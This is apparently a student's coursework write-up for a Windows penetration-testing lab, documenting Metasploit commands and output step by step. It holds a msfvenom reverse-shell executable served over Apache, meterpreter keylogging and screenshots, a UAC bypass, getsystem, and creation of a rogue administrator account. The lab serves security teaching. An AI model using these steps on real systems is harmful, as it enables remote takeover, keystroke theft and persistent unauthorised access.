

Assignment #M3 Windows Pentesting

Natalie Hardwicke

01167235

TASK A: BREAK INTO THE SYSTEM

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lport 30122
lport => 30122
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process  yes  Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  192.168.10.13  yes  The listen address (an interface may be specified)

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process  yes  Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  192.168.10.13  yes  The listen address (an interface may be specified)
  LPORT  30122  yes  The listen port
```

```

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process  yes  Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  192.168.10.13  yes  The listen address (an interface may be specified)
  LPORT  30122  yes  The listen port
```



In the screenshots above, I have configured the reverse shell connection in Metasploit. The first step (not pictured) is to use the command “msfconsole” to open Metasploit. (1)Next, we use the exploit “exploit/multi/handler” and then set up the reverse shell connection using the command “set payload windows/meterpreter/reverse_tcp.” (2)Then, I set the lhost as 192.168.10.13 (Internal Kali) and the lport as 30122 as directed. (3) I checked that these were set using the “show options” command.

```
ECE-MSIM x CYSE x pFsense - Firewall 64-bit x Windows 7 Workstation x Kali - Internal Workstation x
Applications Places Terminal Thu 14:35
root@CS2APenTest: ~
File Edit View Search Terminal Help
root@CS2APenTest:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=30122 -f exe -o
nhard010.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: nhard010.exe
root@CS2APenTest:~# ls -l
total 112
drwxr-xr-x 4 root root 4096 Nov 13 2017 CYSE301
drwxr-xr-x 3 root root 4096 Jan 24 2019 Desktop
drwxr-xr-x 2 root root 4096 Jan 22 2019 Documents
drwxr-xr-x 2 root root 4096 Jan 24 2019 Downloads
drwxr-xr-x 2 root root 4096 Mar 1 2017 Music
-rw-r--r-- 1 root root 73802 Mar 10 14:35 nhard010.exe
drwxr-xr-x 2 root root 4096 Mar 1 2017 Pictures
drwxr-xr-x 2 root root 4096 Mar 1 2017 Public
drwxr-xr-x 2 root root 4096 Mar 1 2017 Templates
drwxr-xr-x 2 root root 4096 Mar 1 2017 Videos
lrwxrwxrwx 1 root root 18 Jan 22 2019 VMshare -> /mnt/hgfs/VMshare/
```

```
root@CS2APenTest:~# service apache2 start
root@CS2APenTest:~# cp nhard010.exe /var/www/html/
root@CS2APenTest:~# ls /var/www/html/
index.html index.nginx-debian.html nhard010.exe
root@CS2APenTest:~# rm /var/www/html/index.*
root@CS2APenTest:~# ls /var/www/html/
nhard010.exe
root@CS2APenTest:~#
```

(4) Next I made an executable payload named “nhard010.exe” and checked that it was saved to my home using “ls -l.” (5) Then I started up apache2, copied the executable “nhard01.exe” to “/var/www/html/,” and removed the default page.


(TASK A CONTINUED ON NEXT PAGE)



(6) I then went to the Windows 7 machine and typed in Internal Kali's IP address "192.168.10.13," clicked on `nhard010.exe` and pressed run. (7) I checked that I now had a connection to 192.168.10.9 and as seen in the screenshot above, I do.


TASK B: BASIC INFORMATION HARVESTING

Step 1: Take a screenshot of the target machine




In the picture above, I have captured a screenshot from Internal Kali of the Windows 7 machine. I got this using the command “screenshot” in the Metasploit console.

Step 2: Capture Keystrokes




In the picture above, I have used the command “keyscan_start” to begin tracking keystrokes from Windows 7 and then used the command “keyscan_dump” to show what was being typed.

Step 3: Create Text File



```
meterpreter > upload IMadeIT-nhard010.txt  
[*] uploading : IMadeIT-nhard010.txt -> IMadeIT-nhard010.txt  
[*] Uploaded 17.00 B of 17.00 B (100.0%): IMadeIT-nhard010.txt -> IMadeIT-nhard010.txt  
[*] uploaded : IMadeIT-nhard010.txt -> IMadeIT-nhard010.txt  
meterpreter >
```



First I created the file IMadeIT-nhard010.txt on Internal Kali, then using meterpreter I used the command “upload IMadeIT-nhard010.txt” to upload the file to Windows 7. I checked the file by opening it in the Windows 7 VM.

TASK C: PRIVILEGE ESCALATION

Step 1: Create Malicious Account

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac
msf5 exploit(windows/local/bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac) > set lport 30122
lport => 30122
msf5 exploit(windows/local/bypassuac) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(windows/local/bypassuac) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.10.13:30122
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 2004 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```


```
C:\Windows\system32>net user /add NatalieHardwicke test@123
net user /add NatalieHardwicke test@123
The command completed successfully.

C:\Windows\system32>net localgroup administrators NatalieHardwicke /add
net localgroup administrators NatalieHardwicke /add
The command completed successfully.

C:\Windows\system32>
```


- (1) First background the session and use the command “use /exploit/windows/local/bypassuac” to start a new exploit.
- (2) Set the reverse tcp payload, the lhost, the lport, and then exploit.
- (3) Use the getsystem and shell command to be able to create an account with admin privilege in the shell.
- (4) Add the user NatalieHardwicke with the “net user /add” command and then add the same user to the administrators group to ensure they have admin privilege in our previous session.

